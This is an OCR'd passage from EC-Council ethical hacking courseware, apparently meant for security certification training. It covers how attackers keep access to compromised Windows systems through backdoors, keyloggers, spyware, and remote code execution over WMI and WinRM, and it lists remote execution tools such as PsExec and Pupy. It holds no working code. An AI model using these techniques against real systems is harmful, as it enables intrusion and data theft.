  * Affected by CVE-2018-3640 (Variant 3a, rogue system register read): YES
  * Affected by CVE-2018-3639 (Variant 4, speculative store bypass): YES
  * Affected by CVE-2018-3615 (Foreshadow (SGX), L1 terminal fault): NO
  * Affected by CVE-2018-3620 (Foreshadow-NG (OS), L1 terminal fault): YES
  * Affected by CVE-2018-3646 (Foreshadow-NG (VMM), L1 terminal fault): YES
  * Affected by CVE-2018-12126 (Fallout, microarchitectural store buffer data sampling (MSBDS)): YES

  * Affected by CVE-2018-12130 (ZombieLoad, microarchitectural fill buffer data sampling (MFBDS)): Y
ES
  * Affected by CVE-2018-12127 (RIDL, microarchitectural load port data sampling (MLPDS)): YES
```

Figure 6.133: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


LO#03: Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Access

After gaining access and escalating privileges on the target system, now attackers try to maintain their access for further exploitation of the target system or make the compromised system a launchpad from which to attack other systems in the network. Attackers remotely execute malicious applications such as keyloggers, spyware, and other malicious programs to maintain their access to the target system and steal critical information such as usernames and passwords. Attackers hide their malicious programs or files using rootkits, steganography, NTFS data streams, etc. to maintain their access to the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Executing Applications

Once attackers gain higher privileges in the target system by trying various privilege escalation attempts, they may attempt to execute a malicious application by exploiting a vulnerability to execute arbitrary code. By executing malicious applications, the attacker can steal personal information, gain unauthorized access to system resources, crack passwords, capture screenshots, install a backdoor for maintaining easy access, etc.

Attackers execute malicious applications at this stage in a process called "owning" the system. Once they acquire administrative privileges, they will execute applications. Attackers may even try to do so remotely on the victim's machine to gather the same information as above.

The malicious programs attackers execute on target systems can be:

- **Backdoors**: Program designed to deny or disrupt the operation, gather information that leads to exploitation or loss of privacy, or gain unauthorized access to system resources.
- **Crackers**: Components of software or programs designed for cracking a code or passwords.
- **Keyloggers**: These can be hardware or software. In either case, the objective is to record each keystroke made on the computer keyboard.
- **Spyware**: Spy software may capture screenshots and send them to a specified location defined by the hacker. For this purpose, attackers have to maintain access to victims' computers. After deriving all the requisite information from the victim's computer, the attacker installs several backdoors to maintain easy access to it in the future.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Code Execution Techniques

Exploitation for Client Execution	Unsecure coding practices in software can make it vulnerable to various attacks Attackers can take advantage of the **vulnerabilities in software** through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system
Service Execution	System services are programs that run and operate at the backend of an operating system Attackers run binary files or commands that can communicate with the Windows system services such as **Service Control Manager** to maintain access to the remote system
Windows Management Instrumentation (WMI)	WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely Attackers can exploit WMI features to interact with the remote target system and use it to perform information gathering on system resources and further **execute code for maintaining access** to the target system
Windows Remote Management (WinRM)	WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Code Execution Techniques

Remote code execution techniques are various tactics that can be used by attackers to execute malicious code on a remote system. These techniques are often performed after compromising a system initially and further expanding access to remote systems present on the target network.

Some examples of remote code execution techniques are as follows:

- **Exploitation for Client Execution**

  Insecure coding practices in software can make it vulnerable to various attacks. Attackers can exploit these underlying vulnerabilities in software through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system.

  Different types of exploitations for client execution are as follows:

  - **Web-Browser-Based Exploitation**

    Attackers target web browsers through spear phishing links and drive-by compromise. The remote systems can be compromised through normal web browsing or through several users who are targeted victims of spear phishing links to attacker-controlled sites used to exploit the web browser. This type of exploitation does not need user intervention for execution.

  - **Office-Applications-Based Exploitation**

    Attackers target common office applications such as Microsoft Office through different variants of spear phishing. Emails containing links to malicious files are

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

directly sent to the end-users for downloading. To run the exploit, end-users are required to open a malicious document or file.

- **Third-Party Applications-Based Exploitation**

  Attackers can also exploit commonly used third-party applications deployed as part of the software. Applications such as Adobe Reader, Flash, etc. are usually targeted by attackers to gain access to remote systems.

- **Service Execution**

  System services are programs that run and operate at the backend of an OS. Attackers run binary files or commands that can communicate with Windows system services such as Service Control Manager. This code execution technique is performed by creating a new service or by modifying an existing service at the time of privilege escalation or maintaining access.

- **Windows Management Instrumentation (WMI)**

  WMI is a feature in Windows administration that manages data and operations on Windows and provides a platform for accessing Windows system resources locally and remotely. Attackers can use the WMI feature to interact with the target system remotely, gather information on system resources, and further execute code for maintaining access to the target system.

  Attackers abuse WMI to perform lateral movements from the compromised system. Attackers leverage this feature to elevate privileges and obtain access rights on other networked systems. WMI helps attackers gain both local and remote access through WMI remote services such as the Distributed Component Object Model (DCOM) via port 135 and Windows Remote Management (WinRM) via HTTP port 5985 and HTTPS port 5986. Using WMI, attackers can also communicate with remote systems and run malicious files to maintain persistence and move laterally.

- **Windows Remote Management (WinRM)**


  WinRM is a Windows-based protocol designed to allow a user to run an executable file to modify system services and the registry on a remote system. Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of lateral movement.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Executing Applications

Dameware Remote Support

Dameware Remote Support is a **remote control and systems management** tool that simplifies remote Windows administration



Ninja
https://github.com

Pupy
https://github.com

PDQ Deploy
https://www.pdq.com

ManageEngine Desktop Central
https://www.manageengine.com

PsExec
https://docs.microsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Executing Applications

Tools used for executing applications remotely help attackers perform various malicious activities on the target systems. After gaining administrative privileges, attackers use these tools to install, execute, delete, and/or modify the restricted resources on the victim machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Dameware Remote Support**

  Source: *https://www.dameware.com*

  Dameware Remote Support is a remote control and systems management tool that simplifies remote Windows administration, provides built-in remote admin tools, and remotely manages Active Directory (AD) environment.





Figure 6.134: Screenshot of Dameware Remote Support

Some of the privilege escalation tools are listed as follows:

- Ninja (*https://github.com*)
- Pupy (*https://github.com*)
- PDQ Deploy (*https://www.pdq.com*)
- ManageEngine Desktop Central (*https://www.manageengine.com*)
- PsExec (*https://docs.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Keylogger

Keyloggers are software programs or hardware devices that record the keys struck on the computer keyboard (also called keystroke logging) of an individual computer user or a network of computers. You can view all the keystrokes of the victim's computer at any time in your system by installing this hardware device or program. It records almost all the keystrokes on a keyboard of a user and saves the recorded information in a text file. As keyloggers hide their processes and interface, the target is unaware of the keylogging. Offices and industries use keyloggers to monitor employees' computer activities, and they can also be used in home environments for parents to monitor children's Internet activities.




Figure 6.135: Demonstration of a keylogger

A keylogger, when associated with spyware, helps to transmit a user's information to an unknown third party. Attackers use it illegally for malicious purposes, such as stealing sensitive and confidential information about victims. This sensitive information includes email IDs, passwords, banking details, chat room activity, Internet relay chat (IRC), instant messages, and bank and credit card numbers. The data transmitted over the encrypted Internet connection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

